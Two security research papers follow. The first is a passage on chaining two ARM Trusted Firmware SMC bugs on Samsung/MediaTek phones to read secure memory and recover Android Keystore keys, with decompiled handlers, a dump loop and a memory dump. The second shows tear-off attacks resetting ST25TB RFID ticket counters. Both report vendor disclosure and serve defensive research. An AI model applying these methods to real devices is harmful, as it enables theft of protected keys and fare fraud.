C.1 Introduction to the Secure Monitor

Arm Trusted Firmware (ATF) is the reference implementation of a Secure Monitor for the ARM A-Profile platform.
To understand the role of the Secure Monitor, one must understand how modern mobile devices use security features such as *TrustZone*.
Android runs conjointly with a *TEE* (Trusted Execution Environment) such as TEEGRIS in the case of Samsung phones. A TEE is guaranteed to be isolated from Android by leveraging the TrustZone feature from ARM processors.
ARM defines different *Exception Levels* (EL) ranging from 0 to 3 that can be either Secure or Non-Secure:




Fig. 6. Exception Levels with Secure and Normal Worlds

As seen on the schema above, the Secure Monitor is the most privileged piece of software running on Android mobile devices. It allows the Non-Secure World to communicate with the Secure World and vice-versa.

To communicate with the Secure World from the Normal World, the kernel running in NS.EL1 has to send Secure Monitor Calls (SMCs) to the Secure Monitor. The secure monitor uses the handler corresponding to the given SMC request, and may pass the data to the TEE running in S.EL1 if it is needed to process the request. The convention used regarding SMC parameters is defined in the SMC Calling Convention [3] documentation.

Exception Levels 0, 1 and 2 in both secure and Normal Worlds have their own virtual address space. The ARM Architecture Manual [4] describes several flags that are used in the page table entries to protect the memory pages, such as the regular *RWX* flags, but also the *NS* flag to distinguish between secure and Normal World. This prevents one context to manipulate memory of the other.
`EL3` is the most privileged Exception Level and can interact with both worlds.
And because of its privileges, it is able to map any physical address to its own virtual address space. This proves to be useful, as we show later on.

We need to retrieve the Secure Monitor binary in order to start reverse engineering it. It can be extracted from the Samsung ROM in the partition named `tee-verified.img`. Every file on this partition is preceded by a particular header:

```
File Header of 0x200 bytes
00000000: 8816 8858 006c 0200 6174 6600 0000 0000  ...X.l..atf.....
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 ffff ffff 0000 0000  ................
00000030: 8916 8958 0002 0000 0100 0000 0000 0000  ...X............
00000040: 0000 0000 1000 0000 0000 0000 0000 0000  ................
00000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000060: ffff ffff ffff ffff ffff ffff ffff ffff  ................

...

000001e0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
000001f0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
ATF Image
00000200: 4545 5420 4b54 4d20 4002 0000 0100 0130  EET KTM @......0
00000210: 0100 0000 c069 0200 c069 0200 0000 0000  .....i...i......
00000220: 0000 0000 0000 0000 0000 0000 0000 0000  ................

...

00026de0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00026df0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00026e00: 8816 8858 ad06 0000 6365 7274 3100 0000  ...X....cert1...
```

Fig. 7. tee-verified partition architecture

A magic number of 4 bytes `0x88168858` (in red) indicates a new entry. The size of the entry of 4 bytes `0x26c00` is right next to it (in green) in little endian. Then we have the name of the entry (in blue).
As you can see, we are lucky as **atf** is the name of the first entry, which is

exactly what we are looking for. We can see that its content can be easily identified with the string **EET KTM** (in pink).
Once extracted, we can start doing static analysis.

C.2 Static Analysis versus Dynamic Analysis

As said earlier in this paper, ATF is the reference implementation provided by ARM. Even though Samsung and MediaTek modified it to their needs, most of the code remains the same and can be studied to provide a better insight at how things work. [6]

While analyzing the code, we noticed a few debug messages that allowed us to put a name on the unknown functions and have a rough idea of what the code is doing here and there.
To communicate with ATF, we must be able to send SMCs to it, but the SMC instruction is only available in EL1 (kernel mode).
Assuming we have root access on the device, we can simply create a kernel module that exposes a device file accessible from userland to forward the parameters to the ATF for the sake of convenience.
Once the kernel module is ready and successfully loaded, we can interact with ATF and try to debug it dynamically.

At this stage, it would be tempting to try fuzzing the SMC handlers to automate the vulnerability research. But because the ATF is the most privileged software running on the device, messing with it often means crashing the whole phone, which makes the process very tedious. So we would have to emulate the ATF entirely using Unicorn for example. However, while analyzing the code, we noticed that many of the handlers are closely interacting with the hardware and concluded that the few remaining candidates would not be very interesting to fuzz. So we resorted to pure static analysis instead.

C.3 The Vulnerabilities

The handlers for the different SMCs are defined in the `mediatek_plat_sip_handler_kernel` function. Two of them, SMC `0xc2000526` and `0x82000526` share the same handler that looks interesting (see Listing 8).

The first argument `arg1` is not checked and used to read a value at the address `arg1 * 4 + 0x4ce2f578`. This means that if we pass `(arbitrary_address - 0x4ce2f578) / 4` to our kernel module as the first argument, we can read an arbitrary address.

[6] `https://github.com/ARM-software/arm-trusted-firmware`

Listing 8: Code snippet of the handler for SMC 0x82000526 extracted from Ghidra

```
[...]
  smcid = 0x82000526;
  if (smc_id == smcid) {
      out_value = (ulong)*(uint *)(arg1 * 4 + 0x4ce2f578);
      goto exit;
  }
[...]
exit:
      param_7[2] = out_value;
      param_7[1] = arg1;
      goto LAB_4ce0c2c8;
[...]
LAB_4ce0c2c8:
      *param_7 = 0;
      return param_7;
```

However, we saw previously that the Secure Monitor also uses a virtual address space. This means that we can't just use a physical address to read. Or can we? Looking at the other SMC handlers, we saw that some eventually call what looks like an `mmap` function. This is the case for SMC number **0x8200022a** that calls a function that we named `spm_load_pcm_firmware`. This function also calls a wrapper to our `mmap` function (see Listings 9 and 10).

Luckily for us, this `mmap_wrap` function maps a physical address to the very same virtual address. This means we can mmap any memory region up to a size of `0x100000` and then read what's inside it using our previous leak.

Listing 9: Code snippet of SMC 0x8200022a that leads to an arbitrary `mmap`

```
[...]
  if (smc_id == 0x8200022a) {
LAB_4ce0c208:
    spm_load_pcm_firmware(arg1,arg2,arg3);
    goto LAB_4ce0c2f0;
  }
[...]
```

Listing 10: Code snippet of function `spm_load_pcm_firmware`

```
1 undefined * spm_load_pcm_firmware(ulong param_1,undefined
  ↪  *addr,ulong size) {
2   switch(param_1 & 0xffffffff) {
3   case 0:
4   [...]
5     break;
6   case 1:
7     if (size < 0x100001) {
8       mmap_wrap((ulong)addr,size);
9   [...]
10  }
```

Using these two vulnerabilities, we can `mmap` a memory region using its physical address and then leak it.
After several tests, it appears that we are limited to 8Mo of mapped memory, which corresponds to calling 8 times the `mmap` function. Calling it more than 8 times makes the device crash. It is likely that we exceed the maximum number of memory pages allowed for ATF.

D Leaking secret keys

D.1 Android Keystore and Hardware-backed Keys

The Android Keystore [8] provides to applications a safe way to store and use cryptographic keys. These keys can rely on several security modules providing different levels of security which are:

— The *Trusted Environment*, which is used whenever the keys rely on the TEE (e.g., TrustZone with ARM architectures);
— *Strongbox* that is used when the keys rely on a security chip, such as the Titan M by Google [6];
— *Software*, the least secure one, which is used when no hardware protection is implemented.

TEEGRIS [1] has its own Keystore backend application (called *Keymaster*), which is used to store most of the keys.

As there is usually only a little persistent memory available in the secure hardware environment, the keys are stored in the Android data partition as encrypted keyblobs. Indeed, for every Keystore keys (called *Key Material* in Figure 8), the secure hardware (either *Strongbox* or *Trusted Environment*), derives a cryptographic key called a key encryption key,

from its own internal secrets. The key encryption key is then used to encrypt the Key Material and generate the encrypted keyblob.

The careful reader may have noticed that an attacker, with enough privileges on the Android system, is able to use any of these keyblobs and ask the keystore to perform any operations with it. However, it should be possible to access these keys decrypted, with the capability to leak Secure World's memory.




Fig. 8. Structure of the Keyblob

As with many other cryptographic mechanisms, the keystore internally uses *begin*, *update*, and *final* operations to carry its cryptographic operations. This is illustrated below:




Fig. 9. Cryptographic operations used by the Keystore

While we won't delve too much into the details of these operations, it is important to understand that the *key* is loaded and decrypted in the Secure World RAM during the *begin* operation.

D.2 Leaking the keys

Now that we have a better understanding of the Keymaster *Trusted Application* (TA), we can try to leak a key that is being used in memory using our ATF out-of-bound memory read.
The plan is as follows:

- Locate the Keymaster TA in memory
- Start a cryptographic operation by triggering the `beginOperation()` function on the Keymaster side to load the key in memory
- Leak the TA memory using our ATF bug to recover the key
- Resume the cryptographic operation

To locate the Keymaster TA, we can use the logs of Little Kernel stored in the `/proc/last_kmsg` file:

Listing 11: Extract of Little Kernel logs in /proc/last_kmsg

```
a22:/ # cat /proc/last_kmsg
[...]
[4425] mblock_reserve-R[5].start: 0x4ce00000, size: 0x60000 map:0
↪  name:atf-reserved
[4425] mblock_reserve-R[6].start: 0xbff70000, size: 0x80000 map:0
↪  name:atf-ramdump-reserved
[4425] mblock_reserve-R[7].start: 0xbff00000, size: 0x40000 map:0
↪  name:atf-log-reserved
[4426] mblock_reserve-R[8].start: 0x7ac00000, size: 0x400000 map:0
↪  name:tee-secmem
[4426] mblock_reserve-R[9].start: 0x7f300000, size: 0xc0000 map:0
↪  name:SSPM-reserved
[4426] mblock_reserve-R[10].start: 0x7b200000, size: 0x4000000
↪  map:0 name:tee-reserved
[...]
[4436] lk finished --> jump to linux kernel 64Bit
```

These are logs from the previous bootloaders (including the preloader, the second bootloader, and Little Kernel), before the start of the Linux kernel. Interestingly, we can see in the logs the various memory regions allocated for different components such as the Secure Monitor (`atf-reserved` in the logs) and the TEE OS (`tee-reserved`). These addresses are physical addresses, which is good because we can `mmap`

physical addresses using our bug as shown previously. The memory block of interest here is *tee-reserved* starting at **0x7b200000**.
To determine where the Keymaster TA exactly is in this memory block, we can simply dump the whole *tee-reserved* memory block and search for the TA content.
The Keymaster TA can be found in `/vendor/tee/00000000-0000-0000-0000-4b45594d5354`. There are a few strings for example that we can find both in the binary and in the memory.
After a few dumps of RAM, we find the content of the TA around the address `0x7c200000`. The content doesn't seem to change much between restarts of the device.

Now that we know where the key is susceptible to be, we have to make sure that it is loaded in RAM while we dump it. To do so, we will start a cryptographic operation triggering a `beginOperation()` by the Keymaster TA. We have options here, we could for example:

1. Create an app that uses the Keystore API to encrypt a message
2. Use the `keystore_cli_v2` command-line tool on the Android system to encrypt a file

To speed up the implementation of our PoC, we implemented a dummy application (see Listing 12) that first imports an hardcoded key into the Keystore and then encrypts a message with it.

Listing 12: Hardcoded Key in our Dummy Application

```
1  byte[] key = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA".getBytes();
2  SecretKey yourKey = (SecretKey) new SecretKeySpec(key, 0,
   ↪  key.length, "AES"); ;
3  [...]
4  keyStore = KeyStore.getInstance("AndroidKeystore");
5  keyStore.load(null);
6  keyStore.setEntry(
7    "key1",
8    new KeyStore.SecretKeyEntry(yourKey),
9    new KeyProtection.Builder(KeyProperties.PURPOSE_ENCRYPT |
   ↪  KeyProperties.PURPOSE_DECRYPT)
10     .setBlockModes(KeyProperties.BLOCK_MODE_CBC)
11     .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_NONE)
12     .build());
13
14 keyStoreKey = (SecretKey) keyStore.getKey("key1", null);
```

While a bit unrealistic, spotting the key in memory will be easier for us this way.

Research [11] has been done on Keymaster and presents the different bricks involved by the Android Keystore API. Behind the scenes, calling the Keystore API will eventually reach the *Keymaster HAL* which is implemented by a service called **android.hardware.keymaster@4.0-service** that is in charge of communicating with the other daemons to, at last, reach the trustzone driver and forward messages to the Secure World. We can hook the `beginOperation()` function of the HAL service and make it wait while we take the time to dump the Keymaster TA memory. For this purpose, we used a simple Frida script that blocks the execution while we dump the memory.
This whole process can be better visualized with the Fig 10.




Fig. 10. Hooking the execution flow after a call to `beginOperation()` using Frida

Then we run our exploit to dump the raw memory from the Keymaster TA (see Listing 13).

From there, is it quite easy to spot our key (See Fig 11).

This should be enough to show that our attack scenario can lead to leaking the Keystore keys. It is interesting to note that every time we repeat this test we will find the key placed in another address which is due to the allocation algorithm and its state when we run the attack.

Of course, in a real-world scenario, an attacker must find a way to identify the secret key without requiring prior knowledge about its content.

Listing 13: Dumping the Keymaster TA Memory

```
1 for i in `seq 0x7c200000 0x100000 0x7c500000`
2 do
3 addr=`printf "%x" $i`
4 ./exploit leak_mmap ${addr} 0x100000 > dump-${addr}.txt
5 done
```

```
4:8760h 00 00 00 00 01 00 00 00 1C 00 00 00 1C 00 00 00 ................
4:8770h 08 00 00 00 00 00 00 00 30 00 02 CF 30 00 02 CF ........0..Ï0..Ï
4:8780h 00 00 00 00 00 00 00 00 1C 00 00 00 14 00 00 00 ................
4:8790h 08 00 00 00 00 00 00 00 10 00 00 02 10 00 00 02 ................
4:87A0h 14 00 00 00 0C 00 00 00 02 00 00 00 00 00 00 00 ................
4:87B0h 80 00 00 00 2C 00 00 00 21 00 00 00 94 B8 9C 19 €...,...!...”¸œ.
4:87C0h 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
4:87D0h 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
4:87E0h 00 00 00 00 2C 00 00 00 20 00 00 00 FC A3 9C 19 ....,... ...ü£œ.
4:87F0h FF FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 ÿÿÿÿÿÿÿÿÿÿÿÿ....
4:8800h 00 00 00 00 00 00 00 00 01 00 00 00 FF FF FF FF ............ÿÿÿÿ
4:8810h 2C 00 00 00 24 00 00 00 10 00 00 00 FC B5 9C 19 ,...$.......üµœ.
4:8820h 40 A1 9C 19 00 00 00 00 38 97 9C 19 02 00 00 00 @¡œ.....8—œ.....
4:8830h 00 00 00 00 00 00 00 00 24 00 00 00 14 00 00 00 ........$.......
4:8840h 08 00 00 00 1C 81 9C 19 30 00 02 CF 30 00 02 CF ......œ.0..Ï0..Ï
4:8850h 00 00 00 00 1C 00 00 00 10 00 00 00 1C 81 9C 19 ..............œ.
4:8860h 04 00 00 00 02 00 00 00 80 88 9C 19 00 00 00 00 ........€ˆœ.....
4:8870h 00 00 00 00 14 00 00 00 05 00 00 00 1C 81 9C 19 ..............œ.
4:8880h 01 34 B1 C9 00 00 00 00 00 00 00 00 1C 00 00 00 .4±É............
```

Fig. 11. View of our memory dump that contains the key

E Conclusion

This article dived into the boot chain and into the trusted execution environment of Samsung mobile devices based on MediaTek System-on-Chip. We presented a critical 0-day we discovered that impacts the JPEG loader on many different low-end devices. Combined with the vulnerability discovered in Odin, it allows an attacker with a physical access to the device to bypass the secure boot and take control over the Android system with persistency. We also showed that two vulnerabilities impacting the ARM Trusted Firmware, leading to an arbitrary read of the full memory of the device, are enough to reach the remaining secrets such as the keys stored in the Android Keystore. All the vulnerabilities we discovered have been reported to the vendor.

References

1. Breaking tee security: Tees, trustzone and teegris. https://www.riscure.com/tee-security-samsung-teegris-part-1/.
2. Unicorn: The ultimate cpu emulator. https://www.unicorn-engine.org/.
3. ARM. Smc calling convention. http://infocenter.arm.com/help/topic/com.arm.doc.den0028b/ARM_DEN0028B_SMC_Calling_Convention.pdf, 2016.
4. ARM. Arm architecture reference manual for a-profile architecture. https://developer.arm.com/-/media/Arm%20Developer%20Community/PDF/Learn%20the%20Architecture/LearnTheArchitecture-MemoryManagement-101811_0100_00_en.pdf, 2019.
5. Jeff Chao. Breaking samsung's root of trust: Exploiting samsung s10 s-boot. https://i.blackhat.com/USA-20/Wednesday/us-20-Chao-Breaking-Samsungs-Root-Of-Trust-Exploiting-Samsung-Secure-Boot.pdf, 2020.
6. Maxime Rossi Bellom Damiano Melotti. Attack on Titan M, Reloaded: Vulnerability Research on a Modern Security Chip. https://www.blackhat.com/us-22/briefings/schedule/index.html#attack-on-titan-m-reloaded-vulnerability-research-on-a-modern-security-chip-27330, 2022.
7. Yegor Vasilenko Alex Ermolov Sam Thomas Anton Ivanov Fabio Pagani, Alex Matrosov. Logofail: Security implications of image parsing during system boot. https://i.blackhat.com/EU-23/Presentations/EU-23-Pagani-LogoFAIL-Security-Implications-of-Image_REV2.pdf, 2023.
8. Google. Android keystore system. https://developer.android.com/privacy-and-security/keystore.
9. Google. Android verified boot 2.0. https://android.googlesource.com/platform/external/avb/+/master/README.md, 2023.
10. Damiano Melotti Maxime Rossi Bellom. Android Data Encryption in depth. https://blog.quarkslab.com/android-data-encryption-in-depth.html, 2023.
11. Alon Shakevsky, Eyal Ronen, and Avishai Wool. Trust dies in darkness: Shedding light on samsung's trustzone keymaster design. In *31st USENIX Security Symposium (USENIX Security 22)*, Boston, MA, August 2022. USENIX Association.

Tears for fears, breaking an RFID counter

Pierre Granier[1], Jean-Joseph Marty[2] and Rémy Delion[2]
pierre.granier@univ-rennes.fr
jjmarty@amossys.fr
rdelion@amossys.fr

[1] University of Rennes
[2] Amossys

A Introduction

In an ITSEF (Information Technology Security Evaluation Facility) laboratory, it is mandatory to keep state-of-the-art skills over time. This can be achieved by adapting existing attacks on novel hardware. This monitoring led us to adapt research on RFID tearing [6] to the monotonic counter of the ST25TB-based transportation tickets, breaking an anti-tearing protection previously deemed safe.

These tickets can be found in several French transportation systems which often offer two main NFC enabled supports for ticketing. The first solution is a smart card which embeds the necessary element to ensure their authenticity and integrity. The second, and the subject of this paper, is a disposable ticket with minimal functionality.

In the latter solution, a certificate to ensure ticket integrity is used. This certificate is computed based on the card UID, content (e.g., rides left on the ticket), and a monotonic counter. Here the monotonic counter's purpose is to prevent reuse of the transport application certificate.[3] This monotonic counter is a memory area designed to only allow decreases of its value while resisting accidental early disconnection of the tag from the reader. The family of card studied here is robust against this scenario. However, we present a way to break these counters by disconnecting intentionally and repeatedly the tag during operations. This defeats all mechanisms trusting the monotonic properties of those cards. Sources of our exploit are available at [4].

[3] A more detailed view of the French ST25TB-based transport systems mechanisms is available [1]

B Related Works

For RFID technologies, *tear-off* refers to the removal of an RFID tag from a reader while the reader is interacting with the card tag [2]. Tearing comes in a few flavors. It can be caused by the user provoking an early removal of the tag from the reader. This slowly cuts the power supply of the card. Such issue is known and mitigated in RFID chip design. Tearing can also be caused by an unexpected shutdown of the reader. Checks are usually made to ensure a valid memory state in such a case.

In our case we use repeated and precise reader shutdowns at specific momentum of memory operations to defeat the mechanism designed to protect against the two above cases. Specific conditions can be triggered with a *Proxmark3* and the corresponding scripts [4]. The most prevalent work on tearing was started in 2019 by P. Teuwen and C. Herrmann in Quarkslab's blog [5] after application to find multiple vulnerabilities. Their work was compiled and published in [6] while also providing support for easing *tear-off* operations in the *Proxmark3* software stack [7].

C EEPROM Mechanism and Tearing

The main type of memory used in RFID technologies is Electrically Erasable Programmable Read-Only Memory (EEPROM). When doing a memory operation, this type of memory is erased/emptied by setting all memory cells to an empty state. Then, bits are filled/programmed to set the desired value. Note that erased/empty state and programmed/filled state are respectively logic 1 and logic 0 in our examples and targets. When reading an EEPROM cell, its voltage is compared to a reference value which is then associated with logic 1 or 0, but in reality values held by EEPROM cells are analogic.

Hardware and software tools — Tearing operations in this paper are performed using a *Proxmark3* with the tooling provided by [6]. This allows us to define a timing in μs before cutting power to the tag. By increasing this timing, we can influence the power level induced into the cells. With each increase we go further into the memory operation before its interruption.

Properties related to tearing and EEPROM are analyzed in [6], those relevant for our exploit are summarized below.

Weak bits — When the tag's power delivery is shut down during memory operations, undesired behavior might arise. EEPROM erases/empties the cells (which have an associated logic of 1) in batch before programming/filling them individually (each obtaining an associated logic of 0). Interrupting this flow of operations enables the creation of intermediary states. The power level of these bits influences the way they are logically evaluated as they insufficiently express the desired bit value. Such bits are called "Weak bits".

Distance dependency — Adding distance between the card and reader will influence the evaluation threshold (it is speculated that it is due to a lower operating voltage in the card due to a low coupling between card and reader) and increases the probability of a weak bit being read at 1.

Biased bits — With the chip manufacturing process, each memory has its own access time. During the manufacturer wafer test, the dispersion of this electrical characteristic is controlled to remain in the boundary of the card's specifications. However, this difference between cells makes the bit flip duration unique per cell.

Progressive tearing — Repeating a write operation with the same tearing delay can see its effects stack on EEPROM cells. Thus, when tearing a write operation, it is better to re-use the same delay before increasing it. This methodology allows us to very slowly step into a write operation and provide better control when shaping weak bits. We refer to this procedure as "progressive tearing (value)". This operation is stopped when an intermediary state between the value of origin and "(value)" is read back.

D Target Properties

All tests were performed on ST25TB512-AT tickets' ICs using various RF front ends. These IC's are part of the ST25TB family. In this family of cards, two 32-bit monotonic counters located at blocks 5 and 6 are designed to only allow their contained values to decrease. Any update to the values stored in these blocks must be lower than the ones they previously contained. Both blocks are independent from one another, each respectively containing values ranging between 0xFFFFFFFE and 0 (block 5) and 0xFFFFFFFF and 0 (block 6) [8].

Note that through this paper, and to ease legibility we will display only two bytes out of the 4 in the original counter. All notations have higher

order bytes/bits on their leftmost side. How blocks provide the monotonic property of the counter is not described in the data sheet. However, two elements helped initiate our research.

No canary — In [6], a counter technology made by NXP was defeated. In this implementation, a reserved byte indicated that a tearing event occurred when its value was different than 0xBD (serving the purpose of a canary) [3]. Like all standard blocks, 4 bytes are available for writing, making it unlikely that a part of these blocks is reserved to act to that effect.

OSINT — A patent registered by STMicroelectronic [9] in 2019 described a method for decreasing the value of a counter on a chip of which the power supply is controlled by the user. This patent aims to provide a tear-off resisting mechanism using two sub-counters. When reading, the lowest sub-counter value was used. When writing, the highest value was overwritten.

While both of the previous elements provide hints towards what mechanisms to expect, we wish to confirm them using the following observations.

OBS:1: Shadow counters —

```
1. Min  Range & Write                 (11111111 00000000)
2. Min  Range & Progressive Tearing  (11111110 00000000)
3. Min  Range & Read Output ->        11111110 10101010
```

When progressively tearing during a write operation, 0's overwritten by 0's can flip to one. Despite this, no value increase occurs.

This confirms that an erasing of each cell happened. It also informs us that the block we are shaping with our progressive tearing only becomes the counter's value once it is inferior to the original value.

OBS:2: Block overwriting conditions? — Bits at 1 will never flip when overwritten by a 1. Bits at 0 will flip during progressive tearing no matter what new value is affected.

```
1. Min  Range & Write                 (11111111 00001111)
2. Min  Range & Progressive Tearing  (11111110 00000000)
3. Min  Range & Read Output ->        11111110 00000000
4. Max  Range & Read Output ->        11111111 00001111
5. Max  Range & Write                 (11111111 00001111)
```

6. `Min  Range & Read Output ->        11111110 00000000`
7. `Max  Range & Read Output ->        11111111 00001111`

Here, we set up the counter with a known value (line 1), then set a weak bit at position 9 (line 2). By playing with distance (line 3,4), we control the read value of the bit at position 9. In other terms, we can now decide to read either CNTA or CNTB as we can influence the value of a high order bit.

From this we can confirm that it was the shadow counter holding the maximum value that was overwritten (line 2), otherwise we would not read `11111111 00001111` at the maximum distance.

Another crucial property appears when we try to write either the value `11111111 00001111` or higher (line 5). Irrelevant of bit 9 being interpreted at 1, this value is overwritten neither in `CNTA` nor `CNTB`. This effectively prevents us from replacing a weakly set value by its strongly set counterpart. This also excludes more simple and effective exploit strategies.

Considering the sus-mentioned observations, we confirm that the counter is composed of two sub-counter `CNTA` and `CNTB`, which operates as follows:

- When reading, the counter will return the minimal value between `CNTA` and `CNTB`.
- When writing, the counter will overwrite the maximal value between `CNTA` and `CNTB` only if the value is strictly inferior to both `CNTA` and `CNTB`.

E Attack

Quarkslab paper [6] also presented an attack on monotonic counter, however, due to the implementation differences between the counters, we cannot apply their already documented methodology. A comparison of how our methods diverge is detailed in the online version of this paper.

We present two complementary strategies for reverting a counter's state.

Both strategies' examples assume the following starting values:

- `CNTA = 11111111 00000000     CNTB = 11111111 11000000`

In our examples `"?"` are weak bits. They are interpreted at 0 at a minimal distance and 1 at a maximal distance.

Strategy 1: — This strategy relies on only 1 bit of high order above all bits we wish to set back at 1 (we label this bit as n, bit 9 in our example).

- `Min  Range & Progressive Tearing  (11111110 11111111)`

— `CNTA = 11111111 00000000    CNTB = 1111111? 11111111`
— `Min  Range & Progressive Tearing  (11111110 11110000)`
— `CNTA = 1111111? 1111????    CNTB = 1111111? 11111111`
— `Max  Range & reinforcement`

First, we make a progressive tearing write operation with bit n at 0 and the remainder at 1. This leverage bit n to have a fully reset CNTB at max distance, or to write in CNTA at min distance. We then write the same value but with low-order bits at 0. Setting at least one low-order bit at 0 is an obligation for our write operation to be effective (see OBS:2). As these low-order bits is our sole indication to assert if bit 9 is starting to become weak or no, the more we have the earlier we will be warned.

If we write too few low-order bits at 0, we risk having a retarded indication of bit 9's becoming weak, thus ceding our ability to influence its value by increasing distance from the emitter.

In both strategies, "reinforcement" refers to decrementing twice the read-back value. These two decrements impose that the two least significant bits are respectively set to 1. The aim of this operation is to avoid getting probabilistic or distance dependent results. Additionally the second decrement can be teared to fully reset the other sub-counter, providing a final value of 0xFFFFFFFF - 1.

Strategy 2: — In this strategy we need two bits of high order n and $n+1$.
— `Min  Range & Progressive Tearing  (11111110 11111111)`
— `CNTA = 11111111 00000000    CNTB = 1111111? 11111111`
— `Min  Range & Progressive Tearing  (11111101 11111111)`
— `CNTA = 111111?1 11111111    CNTB = 1111111? 11111111`
— `Max  Range & reinforcement`

Similarly to *strategy 1*, we set a bit n as weak and the remainder at 1. We then set bit $n+1$ as weak; here we don't need the low-order bits as indicators because as soon as bit $n+1$ become weak, a new value is read back.

Tradeoff — Both strategies rely on setting a bit in each sub-counter as leverage, increasing distance then allowing for a near full-counter reset.

Strategy 2 allows for easier reset of low-order bit but consume 2 high-order bits at each attempt.

F Limitations and impacts

The needed attacker hardware is easily available : a *proxmark3 easy* can be acquired for around 40 euros. The time required to perform a full

reset is variable and depends on the success rate of the attack. Usually, it takes half a minute up to a few to perform the full attack. Mixing both presented strategies and depending on the availability of high-order bit at 1 available, an attacker can reliably control a counter value. As a potential mitigation, and like described in [6], instead of decreasing the binary encoded number, it is recommended to decrease the number of bits at 1 starting from those of high order. This means that the counter range goes from 2^{32} to 32 values. Such a countermeasure is efficient against Amossys' manipulation for the targeted product and as well as the whole product family. STMicroelectronics recommendations regarding the affected family of cards were updated after Amossys' finding [10].

Our work has provided evidence of the sensitivity of another implementation of monotonic counter to *tear-off* attacks. In general, if no countermeasures are applied, different manipulations exist to derail applications relying on monotonic counter mechanism. For instance, in the context of travel tickets a user could:

1. read the state of the ticket,
2. use the card ticket normally,
3. restore the ticket to its *previous* state, including the counter value and the corresponding certificate.

This gives the user, the opportunity to travel without limitation for the cost of a single ride. If the ST25TB-based ticket's integrity is based solely on the monotonic counter, the system is untrustworthy.

G Conclusion

Our work describes a tearing vulnerability found on ST25TB-based monotonic counter. This result enables attackers to reset the monotonic counter and break the broader system relying on this mechanism. This unwanted behavior is confirmed to be functional on the whole ST25TB family by the manufacturer. STMicroelectronics's updated their recommendations regarding the ST25TB family usage after being notified [10]. Amossys as an ITSEF laboratory followed the ethical vulnerability disclosure process with the manufacturer.

Methodology — The vulnerability was discovered while looking to reproduce [6]. Once identified, contact was established with STMicroelectronics's PSIRT in May 2023. Then, we started to discuss the implications of the vulnerability.

